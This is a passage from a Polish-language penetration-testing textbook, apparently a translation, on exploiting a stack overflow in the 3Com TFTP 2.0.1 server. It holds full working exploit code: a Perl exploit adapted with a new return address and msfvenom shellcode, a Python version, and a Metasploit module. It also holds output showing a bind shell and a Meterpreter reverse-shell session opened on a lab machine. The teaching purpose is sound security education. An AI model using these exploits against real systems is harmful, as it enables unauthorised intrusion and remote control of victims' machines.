#Start of transporting name $exploit=$exploit.$nop; ⑦ #nop sled to
#land into shellcode $exploit=$exploit.$shellcode; ⑧ #our Hell code
$exploit=$exploit.$jmp_2000; ⑨ #jump to shellcode $exploit=
$exploit."\x00"; ⑩ #end of TS mode name
print $target $exploit; ⑪ #Attack on victim
print "++ Exploit packet sent . . .\n";
print "++ Done.\n";
print "++ Telnet to 4444 on victim's machine . . .\n";
sleep(2);
close($target);
exit;
#-----
# milw0rm.com [2007-02-28]

```

Przedstawiony exploit został napisany w języku Perl ①. Jak widać, chcąc używać publicznie dostępnych exploitów, będziesz się musiał wykazać znajomością co najmniej kilku najpopularniejszych języków programowania. Co więcej, exploit został przygotowany z myślą o systemie Windows 2000 SP4 ②, podczas gdy nasz cel działa pod kontrolą systemu Windows XP SP3. Aby skorzystać z tego exploitu, będziemy zatem musieli wprowadzić do kodu szereg zmian, tak by dostosować go do naszych potrzeb.

Zgodnie z opisem kod powłoki dołączony do exploitu został wygenerowany za pomocą pakietu Metasploit i powinien tworzyć połączenie typu *bind shell* na porcie 4444 ③.

UWAGA

Bez urazy dla autora tego exploitu, ale w przypadku publicznie dostępnych exploitów powinieneś zawsze być bardzo ostrożny w stosunku do tych fragmentów kodu, których nie możesz odczytać lub zrozumieć. Co więcej, oryginalny kod powłoki dołączony do exploitu może po prostu nie działać w Twoim środowisku celu (na przykład w przypadku odwróconej powłoki może mieć zakodowane na szytno adres IP i port dla połączenia zwrotnego). Z tego względu przed uruchomieniem publicznie dostępnego exploitu powinieneś zawsze użyć programu Msfvenom do utworzenia nowego, zaufanego kodu powłoki i zastąpić nim oryginalny ładunek publicznego exploitu.

Analizując kod exploitu, widzimy, że jego autor buduje pakiet TFTP podobny do tego, jaki tworzyliśmy w przykładzie z fuzzerem nieco wcześniej w tym rozdziale ⑤. Pole *Tryb* jest wypełniane sekwencją składającą się ze 129 instrukcji NOP (ang. *NOP sled*) ⑥, 344 bajtów kodu powłoki ⑦ oraz czterech bajtów nadpisujących adres powrotu ⑧ (w tym przypadku jest to instrukcja *JMP ESI*), które przekierowują sterowanie do kontrolowanego przez napastnika rejestrów ESI ⑨.

UWAGA

NOP sled (w wolnym tłumaczeniu „zjeżdżalnia NOP”) to seria instrukcji NOP (\x90 w zapisie heksadecymalnym). Po napotkaniu takiej instrukcji procesor nie wykonuje żadnej operacji i przechodzi do kolejnej instrukcji. Ciągi instrukcji NOP są bardzo często używane do dopełniania kodu powłoki w exploitach, ponieważ dzięki temu deweloper exploitu, który nie zna dokładnego adresu kodu powłoki w pamięci, przekierowuje sterowanie do dowolnego miejsca sekwencji NOP, a działanie programu „zeslizguje się” po instrukcjach NOP aż do napotkania właściwego kodu powłoki. Jest to efektywna i często stosowana technika, aczkolwiek w naszych przykładach nauczyliśmy się znacznie bardziej precyzyjnego podejścia, które nie wymaga stosowania takich „zjeżdżalni”.

Analizując polecenie zapisane w zmiennej \$jmp_2000 ⑩, widzimy, że exploit wykorzystuje instrukcję *JMP ESI* znajdująca się w bibliotece *USER32.dll* systemu Windows 2000 SP4 English.

Wyszukiwanie adresu powrotu

Ponieważ serwer 3Com TFTP, będący celem ataku, pracuje pod kontrolą systemu Windows XP, a nie Windows 2000, to adres w pamięci (0x77E5080E), pod którym kryje się instrukcja JMP ESI, może być zupełnie inny. Biblioteka *USER32.dll* jest spotykana praktycznie we wszystkich wersjach systemu Windows. Ze względu na fakt, że system Windows XP nie wykorzystuje mechanizmu ASLR, o którym opowiem nieco więcej w dalszej części tego rozdziału, biblioteka *USER32.dll* na wszystkich maszynach z systemem Windows XP SP3 English jest ładowana do tego samego obszaru pamięci.

Ze statycznych lokalizacji bibliotek DLL korzystaliśmy już podczas omawiania poprzednich exploitów. Aby znaleźć lokalizację wybranych instrukcji bibliotek w pamięci systemu Windows, działająca instancja serwera 3Com TFTP nie będzie nam potrzebna. Na przykład adresu instrukcji JMP ESI w bibliotece *USER32.dll* możemy również dobrze poszukać za pomocą debuggera „podpiętego” do programu War-FTP, jak to zostało pokazane na rysunku 19.4 (o ile to możliwe, zawsze warto pozostać z biblioteką DLL, która była wykorzystywana w oryginalnym kodzie exploitu, jeżeli nie mamy pod ręką działającej instancji programu — bez tego nie możemy być pewni, czy na przykład dany program ładuje bibliotekę *MSVCRT.dll*).

The screenshot shows the Immunity Debugger interface with the title bar "Immunity Debugger - war-ftpd.exe - [Log data]". The menu bar includes File, View, Debug, Plugins, ImmLib, Options, Window, Help, and Jobs. The toolbar has various icons for file operations and debugger controls. The bottom status bar says "Running". The main window has two tabs: "Address" and "Message". The "Message" tab displays the output of the Mona command. The output shows the process starting, processing arguments, generating a module info table, and searching for the USER32.dll module. It then prepares the output file "jmp.txt" and lists 305 pointers found. The results are detailed with memory addresses and assembly instructions. The bottom message indicates that the action took 0:00:01.843000 seconds.

```
-----  
Mona command started on 2013-11-11 17:20:21 (v2.0, rev 452)  
-----  
[+] Processing arguments and criteria  
0840F800 :  
0840F900 :  
0840F900 : Only querying modules user32  
0840F900 : Generating module info table, hang on...  
0840F900 : - Processing modules  
- Done. Let's rock 'n roll.  
0840F900 :  
0840F900 : - Querying module USER32.dll  
0840F900 : - Search complete, processing results  
0840F900 : [+] Preparing output file 'jmp.txt'  
0840F900 : [+] Writing output file c:\logs\war-ftpd\jmp.txt  
0840F900 : - Number of pointers of type 'jmp esi' : 305  
0840F900 : - Number of pointers of type 'call esi' : 305  
0840F900 : [+] Results :  
7E45E4E4 : jmp esi : (PAGE_EXECUTE_READ) [USER32.dll] RSLR: False, Rebase: False, SafeSEH: True, Os: 0  
7E45E500 : call esi : (PAGE_EXECUTE_READ) [USER32.dll] RSLR: False, Rebase: False, SafeSEH: True, Os: 0  
7E45F8F0 : jmp esi : (PAGE_EXECUTE_READ) [USER32.dll] RSLR: False, Rebase: False, SafeSEH: True, Os: 0  
7E419BE5 : call esi : (PAGE_EXECUTE_READ) [USER32.dll] RSLR: False, Rebase: False, SafeSEH: True, Os: 0  
7E41A0A7 : jmp esi : (PAGE_EXECUTE_READ) [USER32.dll] RSLR: False, Rebase: False, SafeSEH: True, Os: 0  
7E41A0B8 : call esi : (PAGE_EXECUTE_READ) [USER32.dll] RSLR: False, Rebase: False, SafeSEH: True, Os: 0  
7E41A0C9 : call esi : (PAGE_EXECUTE_READ) [USER32.dll] RSLR: False, Rebase: False, SafeSEH: True, Os: 0  
7E41A2D6 : call esi : (PAGE_EXECUTE_READ) [USER32.dll] RSLR: False, Rebase: False, SafeSEH: True, Os: 0  
7E41A579 : call esi : (PAGE_EXECUTE_READ) [USER32.dll] RSLR: False, Rebase: False, SafeSEH: True, Os: 0  
7E41A590 : call esi : (PAGE_EXECUTE_READ) [USER32.dll] RSLR: False, Rebase: False, SafeSEH: True, Os: 0  
7E41B16F : call esi : (PAGE_EXECUTE_READ) [USER32.dll] RSLR: False, Rebase: False, SafeSEH: True, Os: 0  
7E41B170 : call esi : (PAGE_EXECUTE_READ) [USER32.dll] RSLR: False, Rebase: False, SafeSEH: True, Os: 0  
7E41B17D : call esi : (PAGE_EXECUTE_READ) [USER32.dll] RSLR: False, Rebase: False, SafeSEH: True, Os: 0  
7E41B184 : call esi : (PAGE_EXECUTE_READ) [USER32.dll] RSLR: False, Rebase: False, SafeSEH: True, Os: 0  
7E41B18B : call esi : (PAGE_EXECUTE_READ) [USER32.dll] RSLR: False, Rebase: False, SafeSEH: True, Os: 0  
7E41B192 : call esi : (PAGE_EXECUTE_READ) [USER32.dll] RSLR: False, Rebase: False, SafeSEH: True, Os: 0  
7E41B244 : call esi : (PAGE_EXECUTE_READ) [USER32.dll] RSLR: False, Rebase: False, SafeSEH: True, Os: 0  
7E41B24F : call esi : (PAGE_EXECUTE_READ) [USER32.dll] RSLR: False, Rebase: False, SafeSEH: True, Os: 0  
7E41B28B : call esi : (PAGE_EXECUTE_READ) [USER32.dll] RSLR: False, Rebase: False, SafeSEH: True, Os: 0  
0840F900 : [+] Please wait while I'm processing all remaining results and writing everything to file...  
0840F900 : [+] Done. Only the first 20 pointers are shown here. For more pointers, open c:\logs\war-ftpd\jmp.txt...  
0840F900 : Found a total of 305 pointers  
[+] This mona.py action took 0:00:01.843000  
Imona jmp -r esi -m user32  
Graph Function
```

Rysunek 19.4. Wyszukiwanie wystąpień instrukcji JMP ESI w module *USER32.dll*

Oczywiście my mamy dostęp do lokalnej instancji serwera 3Com TFTP, ale w innym przypadku moglibyśmy użyć wtyczki Mona do wyszukiwania instrukcji JMP bezpośrednio w wybranym module. Na przykład aby poszukać wystąpień

instrukcji JMP ESI (lub jej odpowiednika) w bibliotece *USER32.dll*, możemy użyć polecenia !mona jmp -r esi -m user32, tak jak zostało to przedstawione na rysunku 19.4.

Dzięki użyciu wtyczki Mona okazało się, że instrukcja JMP ESI w module *USER32.dll* w systemie Windows XP SP3 występuje na przykład pod adresem 7E45AE4E (hex). Jeżeli teraz zmienimy wartość zmiennej *jmp_2000* na ten adres zapisany w formacie *LittleEndian*, to exploit powinien zadziałać w naszym systemie operacyjnym.

```
$jmp_2000 = "\x4E\xAE\x45\x7E";
```

Zamiana kodu powłoki

Jak już wspominaliśmy wcześniej, musimy również zamienić oryginalny kod powłoki zamieszczony w publicznym exploicie na zaufany kod wygenerowany samodzielnie za pomocą programu Msfvenom. Do naszych celów możemy użyć ładunku *bind shell* albo dowolnego innego ładunku dla systemu Windows, który zmieści się w obszarze składającym się z 344+129 bajtów (oryginalny kod powłoki + *NOP sled*). Jedynym niepoprawnym znakiem, którego powinniśmy tym razem unikać, jest pusty bajt (ang. *null byte*). Msfvenom może wygenerować ładunek od razu w formacie języka Perl, co znacznie ułatwi nam umieszczenie kodu powłoki w kodzie źródłowym exploita.

```
root@kali:~# msfvenom -p windows/shell_bind_tcp -b '\x00' -s 473 -f perl
```

Edytowanie kodu exploita

Nasz utworzony za pomocą programu Msfvenom kod powłoki zajmuje 368 bajtów, podczas gdy oryginalny kod powłoki zajmował 344 bajty. Teraz musimy zastąpić oryginalny kod powłoki nowym, tak jak zostało to przedstawione na listingu 19.6. W nowej wersji usuniemy cały obszar *NOP sled* i po wstawieniu nowego kodu powłoki dopełnimy ciąg znaków exploita 105 bajtami, dzięki czemu adres powrotu nadal będzie w stanie przechwycić rejestr EIP.

Listing 19.6. Nowa wersja exploita

```
#!/usr/bin/perl -w
=====
# 3Com TFTP Service <= 2.0.1 (Long Transporting Mode) Overflow Perl Exploit
# By Umesh Wanve (umesh_345@yahoo.com)
=====
# Credits : Liu Qixu is credited with the discovery of this vulnerability.
# Reference : http://www.securityfocus.com/bid/21301
# Date : 27-02-2007
# Tested on Windows XP SP3
# You can replace shellcode with your favourite one :
# Buffer overflow exists in transporting mode name of TFTP server.
```

```

# So here you go.
# Buffer = "\x00\x02" + "filename" + "\x00" + nop sled + Shellcode + JUMP + "\x00";
# This was written for educational purpose. Use it at your own risk. Author will not be responsible for any damage.
#=====
use IO::Socket;
if!($ARGV[1])
{
print "\n3COM Tftp long transport name exploit\n";
print "\tCoded by Umesh wanve\n";
print "Use: 3com_tftp.pl <host> <port>\n\n";
exit;
}
$target = IO::Socket::INET->new(Proto=>'udp',
PeerAddr=>$ARGV[0],
PeerPort=>$ARGV[1])
or die "Cannot connect to $ARGV[0] on port $ARGV[1]";
my($shellcode) = ①
"\xda\xc5\xd9\x74\x24\xf4\x5f\xb8\xd4\x9d\x5d\x7a\x29\xc9" .
(...)
"\x27\x92\x07\x7e";
print "++ Building Malicious Packet . . .\n";
$pading="A" x 105; ②
$jmp_xp = "\x4E\xAE\x45\x7E"; ③# jmp esi user32.dll windows xp sp3 english
$exploit = "\x00\x02";           #write request (header)
$exploit=$exploit."A";          #file name
$exploit=$exploit."\x00";        #Start of transporting name $exploit=$exploit.$shellcode;
$shellcode
$exploit=$exploit.$padding;      #padding
$exploit=$exploit.$jmp_xp;        #jump to shellcode
$exploit=$exploit."\x00";        #end of TS mode name
print $target $exploit;          #Attack on victim
print "++ Exploit packet sent . . .\n";
print "++ Done.\n";
print "++ Telnet to 4444 on victim's machine ....\n";
sleep(2);
close($target);
exit;
#-----
# milw0rm.com [2007-02-28]

```

Nasza nowa wersja exploita będzie wyglądała tak, jak zostało to przedstawione na listingu 19.6, z kodem powłoki ①, dopełnieniem ② i adresem powrotu ③ dostosowanymi do naszych potrzeb.

Jeżeli wszystko poszło tak, jak powinno, po uruchomieniu nowej wersji exploita na porcie TCP/4444 powinna zostać utworzona nowa sesja powłoki, działająca na prawach użytkownika SYSTEM, tak jak zostało to przedstawione na listingu 19.7.

Listing 19.7. Uruchamianie nowej wersji exploita

```

root@kali:~# ./exploitdbexploit.pl 192.168.20.10 69
++ Building Malicious Packet . . .
++ Exploit packet sent ...

```

```
++ Done.  
++ Telnet to 4444 on victim's machine ....  
  
root@kali:~# nc 192.168.20.10 4444  
Microsoft Windows XP [Version 5.1.2600]  
© Copyright 1985-2001 Microsoft Corp.  
  
C:\WINDOWS\system32>
```

Tworzenie nowych modułów Metasploita

W naszej książce bardzo często używamy różnych modułów Metasploita do zbierania informacji, wykorzystywania podatności, powłamaniowej eksploracji systemu i tak dalej. W miarę jak na światło dzienne wychodzą nowe luki w zabezpieczeniach systemów i aplikacji, deweloperzy oraz społeczność wspierająca Metasploita starają się tworzyć nowe moduły. Co więcej, bardzo często zdarza się, że najnowsze techniki powłamaniowej eksploracji systemów czy zbierania informacji również są niemal na bieżąco implementowane w modułach Metasploita. W tym podrozdziale omówimy podstawowe zagadnienia związane z tworzeniem swoich własnych modułów dla pakietu Metasploit.

UWAGA

Wszystkie moduły pakietu Metasploit są napisane w języku Ruby.

Najlepszym sposobem na tworzenie nowych modułów Metasploita jest rozpoczęcie pracy od wyszukania zbliżonego funkcjonalnie innego modułu i następnie wprowadzenia do niego odpowiednich zmian, tak jak robiliśmy to w poprzednim podrozdziale. Nasze przygotowania rozpoczniemy zatem od znalezienia gotowego modułu Metasploita dla serwera TFTP, a następnie spróbujemy zaimplementować w nim exploita wykorzystującego przepełnienie bufora na stosie serwera 3Com TFTP (jak pamiętasz, napisanie takiego exploitu było zadaniem do samodzielnego wykonania w nieco wcześniejszej części tego rozdziału). Oczywiście moduł o takiej funkcjonalności jest już dostępny w pakiecie Metasploit, ale użycie go jako modułu bazowego do naszych potrzeb za bardzo uprościłoby całe zadanie, a przecież nie o to tutaj chodzi.

Aby zobaczyć listę wszystkich modułów exploitów dla serwerów TFTP działających na platformie Windows, powinieneś w systemie Kali Linux zajrzeć do katalogu `/usr/share/metasploit-framework/modules/exploits/windows/tftp`.

Nasze prace rozpocznijmy od modułu `futuresoft_transfermode.rb`, którego kod źródłowy został przedstawiony na listingu 19.8. Moduł ten wykorzystuje bardzo podobną podatność: przepełnienie bufora pola *Tryb* w serwerze TFTP innego producenta, zatem spróbujmy zmodyfikować go tak, aby działał dla naszego serwera 3Com TFTP.

Listing 19.8. Przykład kodu źródłowego modułu Metasploita

```
root@kali:/usr/share/metasploit-framework/modules/exploits/windows/tftp# cat
futuresoft_transfermode.rb
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote ①
Rank = AverageRanking
include Msf::Exploit::Remote::Udp ②
include Msf::Exploit::Remote::Seh

def initialize(info = {})
super(update_info(info,
  'Name'          => 'FutureSoft TFTP Server 2000 Transfer-Mode Overflow',
  'Description'   => %q{
This module exploits a stack buffer overflow in the FutureSoft TFTP Server 2000 product.
→By sending an overly long transfer-mode string, we were able to overwrite both the SEH
→and the saved EIP. A subsequent write-exception that will occur allows the transferring
→of execution to our shellcode via the overwritten SEH. This module has been tested
→against Windows 2000 Professional and for some reason does not seem to work against
→Windows 2000 Server (could not trigger the overflow at all).
},
  'Author'        => 'MC',
  'References'   =>
    [
      ['CVE', '2005-1812'],
      ['OSVDB', '16954'],
      ['BID', '13821'],
      ['URL', 'http://www.security.org.sg/vuln/tftp2000-1001.html'],
    ],
  'DefaultOptions' =>
    {
      'EXITFUNC' => 'process',
    },
  'Payload'       =>
    {
      'Space'      => 350, ③
      'BadChars'   => "\x00", ④
      'StackAdjustment' => -3500, ⑤
    },
  'Platform'     => 'win',
  'Targets'      => ⑥
    [
      ['Windows 2000 Pro English ALL', { 'Ret' => 0x75022ac4}], # ws2help.dll
      ['Windows XP Pro SP0/SP1 English', { 'Ret' => 0x71aa32ad}], # ws2help.dll
      ['Windows NT SP5/SP6a English', { 'Ret' => 0x776a1799}], # ws2help.dll
      ['Windows 2003 Server English', { 'Ret' => 0x7ffc0638}], # PEB return
    ],
  'Privileged'   => true,
```

```

'DisclosureDate' => 'May 31 2005')))

register_options(
  [
    Opt::RPORT(69) ⑦
  ], self.class)
end ⑧
def exploit
  connect_udp ⑨
  print_status("Trying target #{target.name}...")
  sploit = "\x00\x01" + rand_text_english(14, payload_badchars) + "\x00"
  sploit += rand_text_english(167, payload_badchars)
  seh = generate_seh_payload(target.ret)
  sploit[157, seh.length] = seh
  sploit += "\x00"

  udp_sock.put(sploit) ⑩
  handler
  disconnect_udp
end
end

```

W definicji klasy ① oraz sekcji dyrektyw `include` ② autor modułu informuje Metasploita, jakie domieszki (ang. *mixins*) lub biblioteki będą używane w kodzie modułu. Zadaniem tego modułu jest użycie protokołu UDP do połączenia z serwerem TFTP i wykorzystanie luki w zabezpieczeniach pozwalającej na nadpisanie wskaźników procedur strukturalnej obsługi wyjątków (SEH) i przejęcie kontroli nad atakowanym systemem.

W sekcji `Payload` ③ informujemy Metasploita o tym, ile bajtów możemy przeznaczyć w ciągu znaków exploitu na właściwy ładunek, oraz przedstawiamy listę niepoprawnych znaków, których nie możemy używać ④. Opcja `StackAdjustment` ⑤ informuje Metasploita o konieczności przesunięcia wskaźnika ESP na początek ładunku, co zapewnia ładunkowi na stosie wystarczającą ilość miejsca do działania, bez ryzyka nadpisania samego siebie.

W sekcji `Targets` ⑥ autor modułu wymienia listę wszystkich platform, na których moduł będzie działał poprawnie, wraz z odpowiednimi adresami powrotu (zwróć uwagę na to, że adresy powrotu nie muszą być tutaj zapisane w formacie *LittleEndian*; tym zagadniением zajmiemy się nieco później w kodzie modułu). Oprócz domyślnych opcji domieszki `Exploit::Remote::UDP` autor ustawia również opcję `RPORT` na wartość ⑨ ⑦, czyli domyślny numer portu dla serwera TFTP. W bardzo wielu językach programowania do oznaczania bloków kodu, takich jak funkcje czy pętle, używane są nawiasy kwadratowe. W języku Python do tego celu służą wcięcia, a w języku Ruby (w którym napisany jest nasz moduł) koniec bloku oznaczany jest za pomocą słowa kluczowego `end` ⑧.

Domieszka `Exploit::Remote::UDP` zajmuje się wszystkimi sprawami związanymi z ustanowieniem połączenia UDP. W zasadzie cała nasza rola tutaj ogranicza się do umieszczenia w odpowiednim miejscu kodu wywołania funkcji `connect_udp` ⑨ (więcej szczegółowych informacji na temat funkcji `connect_udp` oraz innych metod

domieszki `Exploit::Remote::UDP` znajdziesz w systemie Kali Linux w pliku `/usr/share/metasploit-framework/lib/msf/core/exploit/udp.rb`.

Następnie autor pokazuje Metasploitowi, w jaki sposób powinien utworzyć ciąg znaków exploita. Po zbudowaniu ciągu exploita autor używa metody `udp_sock.put` ⑩ do wysłania go na atakowany serwer.

Tworzenie podobnego modułu exploita

Nasz przykładowy moduł wykorzystuje możliwość nadpisania wskaźników procedur strukturalnej obsługi wyjątków SEH, podczas gdy nasz exploit będzie wykorzystywał przepełnienie bufora na stosie i nadpisywanie adresu powrotu, zatem zatrzymy teraz do ciągu znaków exploita w jeszcze innym module Metasploita, który pomoże nam utworzyć nasz własny moduł. Poniżej przedstawiamy ciąg znaków exploita wykorzystywany w module `exploit/windows/tftp/tftpd32_long_filename.rb`:

```
sploit = "\x00\x01" ❶ + rand_text_english(120, payload_badchars) ❷ + "." +  
  ↳rand_text_english(135, payload_badchars) + [target.ret].pack('V') ❸ +  
  ↳payload.encoded ❹ + "\x00"
```

Jak pamiętasz, pierwsze dwa bajty pakietu TFTP to kod operacji (ang. *OpCode*) ❶. W tym przypadku użyty został kod 01, oznaczający żądanie odczytu. Dalej znajduje się nazwa pliku, generowana w tym przypadku wyrażeniem `rand_text_english(120, payload_badchars)`. Jak sugeruje sama nazwa modułu, zamiast przepelniania pola *Tryb* ten exploit wykorzystuje długie nazwy pliku. Autor modułu używa funkcji `rand_text_english` do wygenerowania 120-znakoowej nazwy pliku składającej się z losowych znaków z pominięciem niepoprawnych znaków zdefiniowanych wcześniej w zmiennej `BadChar` ❷. Następnie do ciągu znaków exploita dodawana jest kropka (która najwyraźniej jest z takiego czy innego powodu niezbędną do działania exploita), potem znowu nieco losowych znaków i na koniec ciąg bajtów nadpisujący adres powrotu. Metasploit pobiera adres powrotu ze zmiennej `ret`, która jest zdefiniowana wcześniej w tym module.

`pack` to metoda języka Ruby, która zamienia tablicę na sekwencję binarną zgodnie z podanym wzorcem. Wzorzec '`V`' ❸ powoduje, że Ruby zapisuje adres powrotu w formacie *LittleEndian*. Po zapisaniu adresu powrotu wybrany przez autora ładunek jest kodowany i dołączany do ciągu znaków exploita, tak jak zostało to zdefiniowane w zmiennej `Space` ❹. Na koniec dołączany jest pusty bajt wskażający koniec pola nazwy pliku (co ciekawe, tak spreparowany ciąg exploita nie zawiera pełnego pakietu TFTP — nadal brakuje pola *Tryb* i kolejnego pustego bajta na końcu — a mimo to wystarczy do przeprowadzenia skutecznego ataku).

Tworzenie kodu naszego exploita

Wcześniej w tym rozdziale zasugerowaliśmy, abyś samodzielnie spróbował napisać exploita wykorzystującego przepełnienie bufora na stosie serwera 3Com TFTP. Jeżeli udało Ci się wykonać to zadanie, to kod napisanego przez Ciebie

exploita powinieneś być zbliżony do kodu przedstawionego na listingu 19.9. Jeżeli jednak nawet nie próbowałeś napisać takiego exploita, bądź po prostu utknąłeś i nie udało Ci się tego dokonać, to i tak na podstawie poprzednich przykładów powinieneś być już w stanie dokonać analizy kodu i sposobu działania naszego najnowszego dzieła.

Listing 19.9. Gotowy exploit serwera 3Com TFTP, napisany w języku Python

```
#!/usr/bin/python
import socket
❶ shellcode = ("x33\xc9\x83\xe9\xb0\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\
→\x1d" + "\x4d\x2f\xe8\x83\xeb\xfc\xe2\xf4\xe1\x27\xc4\xa5\xf5\xb4\xd0\x17" +
(...)

"\x4e\xb2\xf9\x17\xcd\x4d\x2f\xe8")
buffer = shellcode + "A" * 129 + "\xD3\x31\xC1\x77" ❷
packet = "\x00\x02" + "Georgia" + "\x00" + buffer + "\x00"
s=socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.sendto(packet,('192.168.20.10',69))
response = s.recvfrom(2048)
print response
```

W Twoim przypadku adres powrotu może wskazywać na inne wystąpienie instrukcji JMP ESI ❷, oraz może zawierać inny ładunek ❶.

Spróbowajmy teraz przenieść naszego exploitu, napisanego w języku Python, do Metasploita, dostosowując moduł exploitu serwera FutureSoft TFTP do naszych potrzeb. W zasadzie musimy tutaj dokonać tylko kilku omawianych wcześniej zmian, które zostały przedstawione na listingach 19.10 i 19.11.

Listing 19.10. Zmodyfikowany kod modułu, część I

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
Rank = AverageRanking
include Msf::Exploit::Remote::Udp ❶
def initialize(info = {})
super(update_info(info,
'Name' => '3com TFTP Long Mode Buffer Overflow',
'Description' => %q{
This module exploits a buffer overflow in the 3com TFTP version 2.0.1 and below with
→a long TFTP transport mode field in the TFTP packet.
}),
'Author'      => 'Georgia',
'References'  => ❷
[
['CVE', '2006-6183'],
['OSVDB', '30759'],
```

```

['BID', '21301'],
['URL', 'http://www.security.org.sg/vuln/tftp2000-1001.html'],
],
'DefaultOptions' =>
{
'EXITFUNC' => 'process',
},
'Payload' =>
{
'Space' => 473, ③
'BadChars' => "\x00",
'StackAdjustment' => -3500,
},
'Platform' => 'win',
'Targets' =>
[
['Windows XP Pro SP3 English', { 'Ret' => 0xE45AE4E } ], #JMP ESI USER32.dll ④
],
'Privileged' => true,
'DefaultTarget' => 0, ⑤
'DisclosureDate' => 'Nov 27 2006'))}

register_options(
[
Opt::RPORT(69)
], self.class)
end

```

Ponieważ jest to exploit, który wykorzystuje nadpisanie adresu powrotu, nie musimy dołączać domieszki SEH Metasploita, stąd jedyną domieszką, którą importujemy do naszego kodu, jest `Msf::Exploit::Remote::Udp` **①**. Następnie zmieniamy dane o module tak, aby znalazły się tam informacje o wykorzystywanym exploicie serwera 3Com TFTP 2.0.1, dzięki którym potencjalny użytkownik będzie w stanie wyszukać nasz moduł. Zamieszczamy również odpowiednie informacje o numerach podatności CVE, OSVDB i BID oraz inne związane łącza do stron internetowych **②**.

Dalej zmieniamy opcje ładunku tak, aby dostosować je do naszego exploitu serwera 3Com TFTP. W kodzie programu napisanego w języku Python, ciąg exploitu rozpoczyna się od 344 bajtów ładunku i potem następuje 129 bajtów dopełnienia, co w sumie daje nam 473 bajty miejsca na ładunek, o czym informujemy Metasploita w punkcie **③**. W sekcji Targets umieszczamy informację, że nasz moduł jest przeznaczony tylko dla jednego systemu operacyjnego, Windows XP Professional SP3 English. W praktyce, jeżeli chciałbyś umieścić taki moduł w oficjalnych repozytoriach pakietu Metasploit, powinieneś w zasadzie dostosować go działania na wielu innych platformach.

Wreszcie na koniec, zmieniamy oryginalny adres powrotu na adres wskazujący na instrukcję JMP ESI w module `USER32.dll` **④**. Oprócz tego dodajemy również

opcję DefaultTarget informującą Metasploita, że domyślnie powinien użyć platformy 0, dzięki czemu użytkownik nie będzie musiał ręcznie wybierać platformy docelowej przez uruchomieniem exploita ❸.

Jedynymi zmianami, jakich musimy dokonać w głównej części kodu, są modyfikacje w ciągu znaków exploita, przedstawione na listingu 19.11.

Listing 19.11. Zmodyfikowany kod modułu, część 2

```
def exploit
connect_udp
print_status("Trying target #{target.name}...")
sploit = "\x00\x02" ❶ + rand_text_english(7, payload_badchars) ❷ + "\x00" ❸
sploit += payload.encoded ❹ + [target.ret].pack('V') ❺ + "\x00" ❻
udp_sock.put(sploit)
handler
disconnect_udp
end
end ❻
```

Podobnie jak w exploicie w języku Python, rozpoczynamy od poinformowania serwera TFTP, że będziemy zapisywać plik ❶. Następnie używamy funkcji `rand_text_english` do utworzenia losowej nazwy pliku, składającej się z siedmiu znaków ❷. Taka metoda sprawdza się znacznie lepiej, niż użycie statycznej nazwy pliku, jak to robiliśmy w języku Python, ponieważ każdy statyczny element exploita może być później wykorzystany do utworzenia odpowiednich sygnatur dla programów antywirusowych, systemów wykrywania włamań i innych tego typu mechanizmów zabezpieczających. Następnie, zgodnie ze specyfikacją pakietów TFTP, dodajemy bajt zerowy, oznaczający koniec nazwy pliku ❸, potem dodajemy ładunek ❹ i wreszcie adres powrotu ❺. Cały pakiet kończymy kolejnym bajtem zerozym ❻, tak jak nakazuje specyfikacja (po użyciu polecenia `end` kończącego funkcję `exploit`, nie zapomnij o dodaniu polecenia `end` kończącego cały moduł ❻).

Mamy już zatem kompletny moduł exploita wykorzystujący przepelenie bufora na stosie dla serwera 3Com TFTP 2.0.1. Zapisz gotowy plik pod nazwą `/root/.msf4/modules/exploits/windows/tftp/myexploit.rb`, a następnie „potraktuj” narzędziem o nazwie Msftidy, które sprawdza, czy dany moduł spełnia wszystkie wymogi specyfikacji modułów pakietu Metasploit. Przed wysłaniem modułu do repozytoriów pakietu Metasploit powinieneś wprowadzić do kodu wszystkie zmiany formatowania, sugerowane przez Msftidy.

```
root@kali:~# cd /usr/share/metasploit-framework/tools/
root@kali:/usr/share/metasploit-framework/tools# ./msftidy.rb
/root/.msf4/modules/exploits/windows/tftp/myexploit.rb
```

UWAGA *Od czasu do czasu w pakiecie Metasploit wprowadzane są zmiany oficjalnej składowej modułów, stąd co jakiś czas powinieneś uruchomić polecenie `msfupdate`, aby przed wysłaniem modułu do repozytoriów upewnić się, że dysponujesz najnowszą wersją*

programu *Msf tidy*. W naszym przypadku nie musimy jednak się tym martwić, a poza tym uruchomienie aktualizacji pakietu Metasploit za pomocą polecenia `msfupdate` mogłoby wpływać na przykłady omawiane w naszej książce, więc póki co powinieneś raczej odłożyć przeprowadzenie aktualizacji na nieco późniejszy okres.

Zrestartuj konsolę `Msfconsole` tak, aby załadować najnowsze moduły, włącznie z modułami znajdującymi się w katalogu `.msf4/modules`. Jeżeli w kodzie modułu popechnieś jakiś błąd składni, Metasploit wyświetli informację o module, którego nie był w stanie załadować.

Teraz spróbujemy użyć naszego najnowszego modułu do przeprowadzenia ataku na maszynę z systemem Windows XP. Jak widać na listingu 19.12, w 473 bajtach, którymi dysponuje nasz moduł, Metasploit może umieścić całkiem sporo różnych ładunków, włącznie z Meterpreterem ①.

Listing 19.12. Nasz nowy moduł w działaniu

```
msf > use windows/tftp/myexploit
msf exploit(myexploit) > show options
Module options (exploit/windows/tftp/myexploit):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  RHOST            yes        The target address
  RPORT            69        yes        The target port

Exploit target:
  Id  Name
  --  --
  0   Windows XP Pro SP3 English

msf exploit(myexploit) > set RHOST 192.168.20.10
RHOST => 192.168.20.10
msf exploit(myexploit) > show payloads
(...)
msf exploit(myexploit) > set payload windows/meterpreter/reverse_tcp ①
payload => windows/meterpreter/reverse_tcp
msf exploit(myexploit) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf exploit(myexploit) > exploit
[*] Started reverse handler on 192.168.20.9:4444
[*] Trying target Windows XP Pro SP3 English...
[*] Sending stage (752128 bytes) to 192.168.20.10
[*] Meterpreter session 1 opened (192.168.20.9:4444 -> 192.168.20.10:4662) at
2015-02-09 09:28:35 -0500
meterpreter >
```

